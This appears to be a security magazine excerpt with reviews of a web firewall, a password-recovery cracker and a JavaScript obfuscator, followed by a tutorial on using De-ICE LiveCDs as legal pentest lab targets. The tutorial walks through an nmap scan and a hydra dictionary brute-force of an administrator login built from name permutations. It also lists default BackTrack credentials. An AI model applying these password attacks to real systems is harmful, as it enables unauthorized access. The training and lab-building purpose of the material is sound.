**Homepage:** [www.applicure.com](http://www.applicure.com)



Applicure's freeware tool dotDefender Monitor was highlighted in the latest SANS Top 20 Internet Security Risks as a tool to detect the latest emerging threat of vulnerabilities in web applications. Together with Applicure dotDefender it monitors and protects against internal and external attacks on web servers and web applications.

**Quick start.** The application allows access to valuable assets, such as customer details, transaction information, billing systems, and more. You are worried that the application is not secure enough and may be abused by hackers to steal information, using SQL Injection, Cross-Site Scripting (XSS) and other methods.

To assess the threat to your application, you install for free dotDefender Monitor, which shows what attacks are entering your server. Looking at the logs you realize that the application is indeed under attack, so you look for an affordable tool that will provide a high level of protection immediately, and will not make you work too hard. You use dotDefender – a server plug-in that confers best practices security on your web application immediately upon installation, and requires minimal maintenance.

dotDefender works by evaluating HTTP requests using a combination of three technologies: pattern recognition, session protection, and a signature knowledgebase. For example, patterns look for different kinds of SQL Injection and *Cross-Site Scripting* (XSS) attacks. The software also watches sessions for cookie hijacking, application level DoS and more. Finally, there is a set of signatures that look for hacking tools and known spammers.

The dotDefender v3.3 installation takes a few minutes on Windows running IIS 5/6, or on Apache running on a variety of Unix and Linux platforms. Out-of-the-box configuration then immediately starts examining incoming requests for signs of trouble. All websites and applications on the server are identified and assigned a Default Security Profile setting.

A user can quickly set the default security settings for all websites or web applications on the server. After initial set up, a user can define a different set of security policy rules for individual websites, according to their specific requirements.

dotDefender protects against various hacking patterns arranged in attack categories. For each attack category best practices rules define the different variations of this attack, to keep false positives to a minimum.

dotDefender implements a Session Protection mechanism which prevents a user from sending a large number of requests within a determined period of time. This type of behavior is characteristic of several types of attacks, including application level *Denial of Service* (DoS), application scanners, and brute force such as flooding the server with user passwords.

When a session attack attempt is detected, dotDefender blocks the flow of requests originating from identified attackers' IP addresses.

Finally, dotDefender provides Signatures that identify known malicious sources, including spammers, compromised servers, etc. In addition to standard signatures, it also identifies scanning tools used by hackers to gather information about vulnerabilities in the application they are planning to attack.

dotDefender enables users to view information about countered attacks through the dotDefender Log.

To maintain up-to-date protection against the latest attack attempts, whenever a new threat is identified, an automatic update is sent to all users.

**Other useful features.** Users can monitor the server by looking at detailed attack attempt reports, and then adjust dotDefender rules as needed.

**Disadvantages** dotDefender does not support TomCat and WebSphere and the remote administration of IIS is only available through RDP. When users create rules they require a knowledge of regular expressions and there is no way to tell how severe an attack is.

by Einat Adar



# ElcomSoft Distributed Password Recovery



First off, I would like to congratulate the development team who built this beautiful little devil. Hats off to you guys!

The sheer pace at which this application cracks passwords is amazing! I tried cracking many types of Windows files and they were all cracked very quickly!

The test password file I used consisted of many alpha numeric characters and this application completed many of its jobs in less than 3 minutes. This, I might add, is much faster than most of the other software I have tried in the past.

Installation of Elcomsoft Distributed Password Recovery is quick, simple & very user friendly. The GUI interface is appealing and is easy to navigate. In addition, the icons clearly describe all of the program functions which allow you to quickly configure new projects.

For my tests I used the following hardware configuration to crack the test files:

One HP Desktop – 1.4 Ghz P4, 256 Mb of ram, 20 Gb Hard Drive and an IBM Thinkpad R51,- 128 Mb of Ram, 10 Gb Hard Drive.

My results were as follows: The first time I attempted to crack an .xls file on the HP Desktop, my power supply fuse blew. I do not know why this happened. It may have been due to some electricity imbalance or power surge. I quickly went over to another HP Desktop I had lying around, with the same configuration and it worked well. I had similar success with the IBM Thinkpad R51.

Then, I decided to try out Elcomsoft's distributed password cracking functionality using a peer-to-peer connection and it worked flawlessly. It really is true distributed process software! Now onto what I feel are the best parts of the software:

- It is a great software! A normal user can easily use it to crack forgotten passwords without having any technical skills at all.
- The distributed password cracking functionality will be highly appreciated by the


serious cracking community as it can save so much time by using every CPU cycle you throw at it.

- The GUI interface is very user friendly, looks good and allows you to configure projects easily.
- The software is very fast and reliable, (Excel, Word, Adobe .pdf, and Powerpoint) files were all cracked in less than 5 minutes.
- I think one of the best features are the ability to send email alerts. The application will send you an alert when it completes a cracking task so you don't have to sit around and watch the screen. It would also have been nice to have the ability to send alerts in SMS format. This way alerts could be sent to your mobile phone when you aren't at home.
- The installation is very easy. You click on the executable...click next>next>next>then finally finish and you are ready to go!
- The logs are clear and easily understandable
- You can schedule your projects using a scheduling agents so that the software only runs during idle time. You can also set priorities for specific projects..
- One additional feature I would like to see in a future release would be the ability to crack the passwords on multiple files at the same time.

Now for the negative aspects of the software. I was not able to successfully crack an .ARJ file, which was disappointing. And lastly, when I had to stop or abort a cracking project the application popped up the following alert on the screen, *This operation will result in the loss of previously collected information.* In my opinion, whenever I resume a previously stopped project, the application should start from where it was stopped and not begin from the beginning again.

Overall this software does its job perfectly! I wouldn't hesitate recommending this software to any of my friends.

by Sanjay Bhalerao



**System:** Windows  
**License:** Commercial  
**Application:** Password Recovery  
**Homepage:**  
[www.elcomsoft.com](http://www.elcomsoft.com)

## Jasob 3.1



Jasob JavaScript and CSS obfuscator is a small software solution to protect JavaScript or CSS code that gets put online. Jasob takes code entered and makes it impossible to modify and in some cases even read.

### Overview

Source code today holds value for hundreds of companies; most take extreme measures to protect it from ever being exposed to outsiders. What about code such as JavaScript or CSS that is not compiled? This code can easily be viewed and taken just by viewing a web page's source code. Software solutions such as Jasob work to stop this with the process of obfuscation.

### Quick Start

The user interface of Jasob is very intuitive leaving the user feeling comfortable and at ease. Jasob allows for a plethora of different file types and extensions to be opened as well as several different options the user can add for each file type (make note that Jasob can only obfuscate JavaScript and CSS from those files). Similar to a software development environment, Jasob allows the user to adjust the color of the text for easy viewing of code, but the default settings work just fine.

Once the file of the user's choice is opened, the user may then proceed to the Obfuscate menu and choose Analyze. After analyzing, the user can see the code broken down into separate sections for quick modification (*Functions/Constructors* and *Variables/Properties/Methods*).

By right-clicking within the sections the user will be presented with several options. From here they can manually or automatically change the names of variables, save the names of specific values to the *name bag*, and perform various other helpful tasks.

Once the user is satisfied with their customization or just how the code looks, they



can choose the Obfuscate option. A new tab will appear next to the source tab with the obfuscated code.

From here the user can save the project as a whole or save individual parts depending on the method of implementation. Jasob makes obfuscation that easy. Small projects can be finished in a matter of minutes.


### Other useful features/benefits:

- Name Bag provides a great way to keep track of variable names that may be present in different files
- Allows for bookmarking parts of code (helpful when paging through large files)
- Help file includes examples and great walk-throughs of Jasob's functionality
- Makes code 70% smaller than the original version
- Extremely affordable
- User interface has a similar setup to popular development tools

### Overall

Jasob is an impressive tool that packs a big value both in the price and in the service offered. If you need a scalable obfuscator that provides a lot of customization and extreme ease of use, then Jasob is for you.

by Brandon Dixon



**System:** Windows 2000/XP/2003 Server/Vista  
**License:** Commercial (offers different options to accommodate business needs)  
**Application:** Code Obfuscator  
**Homepage:** [www.jasob.com](http://www.jasob.com)





## Nothing compares to hands-on experience

Learn hacking straight from the makers of «backtrack». The team [remote-exploit.org](http://remote-exploit.org) in close cooperation with Dreamlab Technologies Ltd. provides high quality hands-on know-how transfer to security professionals. Dreamlab Technologies Ltd. offers education ranging from hands-on training to security governance, risk management and official ISECOM certification courses, as well as system administration and hardening. Get in touch with us.

remote  
exploit  
.org



DREAMLAB  
TECHNOLOGIES

<http://www.remote-exploit.org> and <http://www.dreamlab.net>



THOMAS WILHELM

# Pentest Labs Using Live CDs

Difficulty



For those individuals interested in learning how to perform penetration testing, they quickly realize there are many tools to learn, but almost no legal targets to practice against – until now. De-ICE.net has developed LiveCDs that simulate fully-functional servers that require ingenuity and a variety of different tools.

This article is actually two articles in one. The first part is for those new to the world of penetration testing, and discusses how to use LiveCDs in your pentest lab. The latter part is aimed to enlist those already in the field who might be interested in providing training opportunities to those just starting out.

## For the Beginner

Anyone interested in learning how to hack computer systems currently has two options – they can use pentest tools to attack systems on the Internet, or they can create a lab at home. However, those who choose to hack over the Internet face the constant risk of getting caught, and possibly ending up defending their actions in a court of law. For those who don't find the risk of facing jail time exhilarating, they are left with only one option – a pentest lab.

But for those who have tried putting together their own network at home, it quickly becomes obvious that a lab can get quite expensive and expansive. Obtaining servers, monitors, routers, hubs, switches, and CAT5 cable, is tedious and expensive. If space is limited, a room can easily get crowded with all the hardware. Cables end up running everywhere, electricity bills start getting larger, and room mates (or the spouse) get grouchy when the lab takes over the house. Even without the concerns of cost and expansiveness associated with a lab, there is the question of how does one create

a suitable target in which to attack? For those people new to penetration testing, how are they supposed to know what a real-world target looks like if they have never attacked a real-world target? A surprising answer to these questions would be *LiveCDs*, which are real servers that can be built with exploitable vulnerabilities and used as penetration test targets. LiveCDs can be designed to provide challenges of varying degrees for those new to hacking, as well as experts in the field.

## De-ICE.net Project History

In order to narrow the knowledge gap required for newcomers interested in learning penetration testing, I decided to create a project that provided real-world servers that could be used to practice against. Originally, I thought I would create installers that could be used on servers, but I knew from past experience that installing a server takes time, and that once you start hacking the server it can quickly crash to the point where the only alternative is to reload the server. This constant reloading of the server is tedious, and a huge deterrent to most people. While I was thinking about how to reduce the tedium of reloading the server, I realized it would make things much easier if the server was run from a LiveCD. It was at this point I realized using LiveCDs allowed me to put together a convenient penetration test learning tool for the students, while simultaneously providing

## WHAT YOU WILL LEARN...

How to use LiveCDs for use in a Penetration Test Lab.

How to design a LiveCDs for use in a Penetration Test Lab.

## WHAT YOU SHOULD KNOW...

Basic unix skills to use pentest tools. Unix sysadmin skills to create the LiveCDs.



a complete and complex system. The greatest advantage to a LiveCD, besides the ability to run applications used by most large corporations, was the time savings – drop in the LiveCD, reboot your system, and you are running a fully-functional server. And if you crash the system, just reboot the CD and the server is back to the original configuration almost instantly.

I decided to create Linux-based LiveCDs, complete with services found on real-world systems. I selected Linux because it is free to obtain, and is used by both small and large corporations. The actual Linux distribution was a tough choice, but I went with Slax (a trimmed-down version of Slackware), primarily because I was already familiar with it, having used BackTrack in the past. There is also strong community support for Slax, providing numerous modules that automatically install applications. These modules can be added very easily to the LiveCD, which then runs the desired application at runtime. Depending on your goals, re-configuration may be required, but these modules typically load applications without any need for modification. These modules can include small applications (such as an ftp service), or large application suites (for example, LAMP). The Slax community also have different versions of pre-made LiveCDs for various purposes, including a server edition that I used to experiment with to understand how to create my own LiveCDs using Slax.

### Using the Pentest LiveCDs

I want to show you a pentest LiveCD in action, so you can get a sense of the flexibility and realism associated with the disk. In order to properly simulate a real-world scenario, you can use two computer systems connected by a router, which will provide DNS and DHCP services. Both computer systems will use LiveCDs for this scenario; the BackTrack LiveCD version 2.0 for the penetration test platform, and the DeICE.net disk 1.100. Both these disks can be obtained over the Internet, and links to these sites are provided at the end of the article. Once you have both systems loaded with the

LiveCDs and a router connecting them, it should look like the setup in Figure 1.

The only appliance in this network that requires configuration is the router. Both LiveCDs can be simply dropped into your systems and then rebooted from the disks. Once you have this network configured correctly, you should have both systems able to communicate with each other.

An alternative to using network devices is to use a virtual machine to run both

BackTrack and disk 1.100 in a virtual network. The following steps are for setting up and using VMware on a Windows system in the easiest manner possible. Download and install from VMware at <http://www.vmware.com/products/player/>. This install is fairly simplistic, and is free to use. Just use the supplied defaults during installation. After it is installed, copy and modify (by changing the commented lines as needed) the .vmx file included in this article to launch the two different ISO files.

#### Listing 1. VMware .vmx file

```
config.version = "8"

virtualHW.version = "4"
displayName = "BackTrack ISO"
#displayName = "De-ICE.net Disk 1.100"
annotation = "Live CD ISO"
uuid.action = "create"
guestOS = "winxp"
#####
# Memory
#####
memsize = "736"
#####
# IDE Storage
#####
ide1:0.present = "TRUE"
#Edit line below to change ISO to boot from
ide1:0.fileName = "bt2final.iso"
#ide1:0.fileName = "de-ice.net-1.100-1.1.iso"
#No need to modify these
ide1:0.deviceType = "cdrom-image"
ide1:0.startConnected = "TRUE"
ide1:0.autodetect = "TRUE"
#####
# Network
#####
ethernet0.present = "TRUE"
ethernet0.connectionType = "nat"
# Misc.
#

# (normal) high
priority.grabbed = "high"
tools.syncTime = "TRUE"
workingDir = ""
#

sched.mem.pshare.scanRate = "64"
#

# Higher resolution lockout, adjust values to exceed 800x600
svga.maxWidth = "800"
svga.maxHeight = "600"
#

isolation.tools.dnd.disable = "FALSE"
isolation.tools.hgfs.disable = "FALSE"
isolation.tools.copy.disable = "FALSE"
isolation.tools.paste.disable = "FALSE"
logging = "TRUE"
log.append = "FALSE"
```

# BASICS

You will need two copies of the .vmx file (one for each ISO), and each one needs to be located in the same directory as the target ISO file. For sanity sake, I usually drop each ISO and corresponding .vmx file into their own directory.

Regardless of whether you are using a physical or virtual network, you need to modify BackTrack's IP address. To begin, log into BackTrack and start the Xwindows system. To log in, the default username and password for BackTrack is: username: root password: toor. To launch Xwindows, you use the following command at the prompt:

```
bt ~ # startx
```

Once you have Xwindows running, we can start our scenario. To give some sense of perspective as to why you are hacking this particular system, I have added some background history. For this particular scenario, a CEO of a small company has been pressured by the Board of Directors to have a penetration test done within the company. The CEO, believing his company is secure, feels this is a huge waste of money, especially since he already has a company scan their network for vulnerabilities (using nessus). To make the Board of Directors happy, he decides to hire you for a 5-day job; and because he really does not believe the company is insecure, he has contracted you to look at only one server – a old system that only has a web-based list of the company's contact information. The CEO expects you to

prove that the admins of the box follow all proper accepted security practices, and that you will not be able to obtain access to the box. Prove to him that a full penetration test of their entire corporation would be the best way to ensure his company is actually following best security practices.

Now that you have a reason to attack the system, to increase the realism I encourage the use of a peer-reviewed methodology. While it is not necessary, for those who want to do this type of job for a living, accurate documentation and reporting is probably more critical than the actual penetration test, and a methodology assists in this task. For this article, I will use the *Information Systems Security Assessment Framework* (ISSAF), but other methodologies work just as well. One other thing to keep in mind when deciding to use a pentest methodology is that they provide a comprehensive approach to pentesting, while still allowing complete flexibility when attacking a system. The use of a methodology, therefore, can benefit both newcomers and experts within the field of penetration testing.


The first step, according to the ISSAF, is *Information Gathering*. Since this system is an Intranet server, there will be no need to do Internet searches, or DNS lookups. We can jump straight to some of the tools available on BackTrack. The first series of tools suggested by the ISSAF is *nslookup/nmap/ping/fping*. For brevity, you will find the only valuable results from

these tools will be those obtained from nmap. Figure 2 shows our results.

We see that there are a variety of services available on this server. However, since we are still in the information gathering stage, let us take a look at one service in particular – HTTP. If you enter `http://192.168.1.100` into the Firefox browser available on your BackTrack system, you will find that there are web pages available, as suggested by your nmap scan. The home page includes a variety of links, some of them legal information regarding the use of these disks (they are published under the GNU license) as well as a spoiler page in case you get stuck. However, there is also a link at the bottom of the index page that is specifically related to this scenario, and pertinent to solving this disk. The link takes you to a new page that discusses information about the company that hired you for this job. Figure 3 shows a snippet of the web page. Notice that we now have a list of names and email addresses of company employees. However, what is even more important is we also have the names of the system administrators. For the remainder of this test, we will focus on the admins and see if we can compromise their accounts.

The ISSAF have many additional steps to gather information about the server, both passively and actively. Targets specific to this scenario would be the email and ftp services, and I highly encourage anyone using this disk to complete all sections of the ISSAF. Remember, the objective of the DeICE.net disks is to learn how to do penetration testing, not simply to solve the scenarios. However, to save space I am going to skip over these parts of the ISSAF and move onto the Penetration section.

The primary objective with the Penetration section of the ISSAF is to obtain access, even if only at Least Privilege. The idea is once you have access, you can elevate your privileges later. Typically, by the time all Information Gathering has been completed, some vulnerability will have been identified. However, the OS and applications used in this scenario do not have any known vulnerabilities or exploits (at least this was true when the disks were developed). This



**Figure 1.** Network diagram for scenario 1.100

forces us to use more aggressive tactics, including (as outlined by the ISSAF):

- Perform Password attacks,
- Sniff traffic and analyze it,
- Gather cookies,
- E-mail address gathering,
- Identifying routes and networks,
- Mapping internal networks.

Let us start with performing password attacks. A tool commonly used to conduct password attacks is hydra. To begin, we need a good word list to perform a dictionary attack. Luckily, BackTrack includes multiple lists for this task. Naturally, a larger dictionary has a better chance of success. In this case, it is the compressed file `wordlist.txt.Z` located in the `/pentest/password/dictionaries` directory. To extract this file, you can use the following command: `bt ~ #`  
`uncompress /pentest/password/`

`dictionaries/wordlist.txt.Z /tmp`  
 This will uncompress the file into the `/tmp` directory. Once we have our dictionary, we need to decide who to attack. From the web page, we know there are three administrators: Adam Adams, Bob Banter, and Chad Coffee. We could use their email names as login names, but that is making a big assumption. To be thorough, it is best to try multiple combinations. The disadvantage to this is the more login names you use during a brute force attack, the longer you have to wait for results. To save time, we should probably stick to one person and see what we can find. After looking at the names again, we see that Bob Banter is an Intern. While that is not a bad thing, it does indicate a potential weak point, since people new to the IT industry may not know that much about security.

To make things simpler when running hydra, we should create a file containing

all possible combinations of Bob Banter's name. Some examples would be: banter, bob, banterb, bobb, bbanter, bbob, bb, Banter, Bob, BanterB, BobB, and BB. You should also try spelling the names backwards, use various capitalization, include numbers and special characters, etc. Save all these different combinations to a file, with each word on a separate line. This new file will now be your Login File. Once we save it, we can now run hydra. One other bit of advice is to become familiar with all the special flags associated with any application you use. By understanding the flexibility of an application, you can save time and be more effective in your attacks. Our attack using hydra can be seen in Figure 4. Notice that I used some additional flags in the attack, specifically the `-e ns` flag, to see if the password is null or is the same as the login name.

Based on the results, we have obtained Bob Banter's login information. If we try to log in through ssh, we confirm that the username and password found by hydra is valid. Besides gaining the login for Bob Banter, we also discovered that the login name does not match the email name listed on the web page, and instead uses the pattern `<first letter of first name><last name>`. We can now modify our login file to include only the following: bbanter, aadams, ccoffee. At this time, we could log in to the server and see what we can discover, or we could continue our brute force attack against the other administrators. The next step, as far as the ISSAF is concerned, is to gain elevated privileges. This might be obtained through use of hydra, or it could be easier within the server. However, at this point I will stop and allow you to discover this information for yourself. My purpose was not to walk you through the disk, but to give you an idea of how the disk provides a valid environment to practice penetration testing. Remember, if you get stuck anywhere along the way, there are hints on the disk itself (on the web page). There is also a forum section at DelCE.net that discusses the disks and various challenges along the way if you get really stuck.




Figure 2. Results of the nmap scan




Figure 3. Employee names found on the server



## For the Professional

I want to include a short section on how to design a pentest LiveCD, simply to encourage the many knowledgeable and talented people who perform penetration testing to share their knowledge of real-world scenarios. By creating different scenarios using LiveCDs, others have the chance to learn and improve their skills.

One concept I instantly decided on was to categorize disks based on levels. In order to provide challenges for different skill-sets, I associated different scenarios with levels:

- Level 1 – Brute Force, Hidden Directories, Password Cracking...
- Level 2 – IDS Evasion, Back Doors, Elevating Privileges, Packet Sniffing...
- Level 3 – Weak Encryption, Shell Code, Reversing...

Naturally, how these scenarios are actually implemented could change the difficulty, but this provides a good general outline to start creating your own LiveCD. Once you decide on which level of difficulty you want to make your disk, you need to decide on vulnerabilities to

be included. I compiled a list, based on experience that I use:

- Bad/Weak Passwords
- Unnecessary Services(ftp, telnet, rlogin)
- Unpatched Services
- Unnecessary Information Disclosure (contact info, etc.)
- Poor System Configuration
- Poor / No Encryption Methodology
- Elevated User Privileges
- No IPsec Filtering
- Incorrect Firewall Rules (plug in and forget?)
- Clear-Text Passwords
- Username/Password Embedded in Software
- No Alarm Monitoring

This list is by no means inclusive of every potential vulnerability you could include in a scenario. Other sources for ideas can be found in the ISSAF, as well as other methodologies and your own personal experiences.

Once you have an idea as to which level of difficulty your penetration test LiveCD you will build, and which vulnerabilities your scenario will include, you need to decide on an operating system. If you decide to use Slax, as I mentioned before, there are plenty of modules you can easily add to your LiveCD without any real effort. I do not want to get into too great of detail regarding the creation of LiveCDs, especially since there are many resources available on the Internet that discuss this topic in greater depth. However, I will discuss what makes the penetration test LiveCDs different.

Once you have the modules you desire for the scenario (for example: *apache*, *ssh*, *ftp*), you may need to modify the configuration. You might also want to add additional system configurations, such as *iptables*. This can be done in the directory */rootcopy*. An example directory structure could look like the following:

```
/rootcopy
/etc
    /rc.d
    /ssh
/home
```




Figure 4. Results of hydra attack against Bob Banter

### Listing 2. Sample rc.local file

```
#!/bin/sh
#
# /etc/rc.d/rc.local: Local system initialization script.
#
# Modified to set IP address for De-ICE.net Pentest Lab Project
#
# Put any local setup commands in here:
ifconfig eth0 down
ifconfig eth0 192.168.1.300
ifconfig eth0 up
#
# Prevent brute force attacks
iptables -A INPUT -p tcp -i eth0 -m state --state NEW --dport 22 -m recent --update
--seconds 15 -j DROP
iptables -A INPUT -p tcp -i eth0 -m state --state NEW --dport 22 -m recent --set -j
ACCEPT
#remove the clues
#
cd /
umount /boot
rm -r /boot
#
```

```
/opt
/var
```

Within these directories, you can add additional files or scripts that will be added to the LiveCD when launched. If a file with the same name already exists, the file under `/rootcopy` will overwrite the original. For example, you could include the file `/rootcopy/etc/passwd` with a list of usernames to be used in the scenario you are building. You can add shadow files, rc.d start-up scripts, user home directories and more by using the `rootcopy` directory. One file I use extensively is the `/rootcopy/etc/rc.d/rc.local` file. It allows me to modify the server after startup. In Listing 2, you can see that I modify the IP address for the `eth0` connection. In addition, this particular disk tries to prevent brute force attacks against `ssh`, and also removes the `/boot` directory to keep from disclosing too much information to the pentester. In other scenarios, I have implemented code that checks for unauthorized activities within the `syslog` files and locks user accounts, in order to simulate an alarm on a system. The possibilities are endless.

I want to point out that this is not the suggested method of adding material to a LiveCD. The correct way is to not use the `/rootcopy` directory at all. Rather, you should make changes to a running copy of the LiveCD and run a program that combines all changes to the system into a new module. While this packages up all the modifications quite nicely, I decided early on not to do this. The reason I use the `/rootcopy` directory exclusively, instead of generating modules, is that my method allows others to see exactly what changes I made to the LiveCD without having to go into the modules. If you simply load up my disk into a CD drive, you can explore the disk, the `/rootcopy` directory, and any

files I have added. This is exceptionally beneficial if you have never developed a LiveCD before, and want something to use as a starting reference. One other point I should make is that any development on the LiveCD should be done within a unix environment. If you create the disks in a non-unix environment, you can easily corrupt the file permissions and ownerships of any files you modify or generate. This can break applications or simply cause unexpected results. By working in unix exclusively, you can avoid having to fix these issues through `/rootcopy/rc.d` scripts.

If you decide to create your own disks, the techniques mentioned in this section should get you started. If you have any difficulty with the actual LiveCD, there is a large community that can provide help at <http://www.slax.org>. If you run into problems with the pentest scenario, you can visit the forum section at <http://de-ice.net> for some suggestions, or requests for assistance. Also, if you do create a penetration test LiveCD, feel free to post it on [DeICE.net](http://DeICE.net). I would love to see other people's efforts get recognized and used.

One other point to keep in mind when creating the disks, especially if they are intended to be distributed, is all copyright laws should be followed. In other words, do not use software applications that require a license to use, or have restrictions on distribution. This applies to operating systems as well. I intentionally use Open Source applications and operating systems with liberal policies on distribution and use, so others can use the LiveCDs without violating any laws. Considering the amount of available software available as Open Source and relaxed in their use policy, there is no reason not to use them in the LiveCDs. Also, keep in mind that many large organizations use this same software

(such as Apache and Linux), which reinforces the notion that these disks represent real-world scenarios.

## Conclusion

When I was transferred into the penetration test group, it was really frustrating to find all sorts of penetration test tools, but no practice scenarios. There were plenty of web-based challenges, but nothing that allowed me to learn how to hack various applications. This is why I created these disks – to fill a void. However, I also see the same void in other areas of IT security, specifically forensics. The techniques to create penetration test LiveCDs could also be used to create scenarios that correctly teach those techniques required during forensics investigations. After all, it is better to make mistakes on a training tool than in the real world.

Also, another point of frustration I encounter frequently occurs when trying to learn a new tool. Often I only have the documentation to learn from, and do not have a ready-made target to practice against. I would encourage those people who are developing tools to be used in penetration testing to think about creating a companion LiveCD to practice against. This would certainly increase the number of people interested in testing and learning the tool, if they had something to target.

Hopefully this article has given you a new perspective on the value of LiveCDs, as well as provide a new training tool for expanding your skills as a penetration tester. Also, I hope those of you who have real-world experience with penetration testing see this as an opportunity to share your knowledge with the community.

---

### Thomas Wilhelm

Thomas Wilhelm is an adjunct professor at Colorado Technical University, and is currently employed by a Fortune 500 company to perform penetration tests and network risk assessments. He has been working in the IT field since 1992, and has a Masters degree in Computer Science and Management. Additionally, Thomas has obtained the following certifications: ISSMP CISSP SCSECA SCNA SCSA IAM, and was a contributing author for *Penetration Tester's Open Source Toolkit, Volume 2* and *Metasploit Toolkit for Penetration Testing, Exploit Development, and Vulnerability Research*. Thomas also served in the U.S. Army for eight years as a Russian Linguist, and cryptanalyst. He currently lives in Colorado Springs and has spoken on this topic at DefCon 15, titled *Turn-Key PenTest Labs*.

## On the 'Net

- <http://De-ICE.net> – development site and forum for the Pentest Lab LiveCDs
- <http://www.remote-exploit.org/backtrack.html> – home of the BackTrack LiveCD
- <http://www.slax.org> – home of Slax LiveCD, based off Slackware
- <http://www.oisssg.org> – Open Information Systems Security Group, developers of the ISSAF



RYAN W. MAPLE

# Best Practices for Secure Shell

Difficulty



Secure Shell is a wonderful tool that no sysadmin could live without. Those of us who can remember back to the days of telnet and hubs can really appreciate SSH – no longer is it child’s play to sit outside your professor’s office and steal his password (hypothetically speaking, of course.)

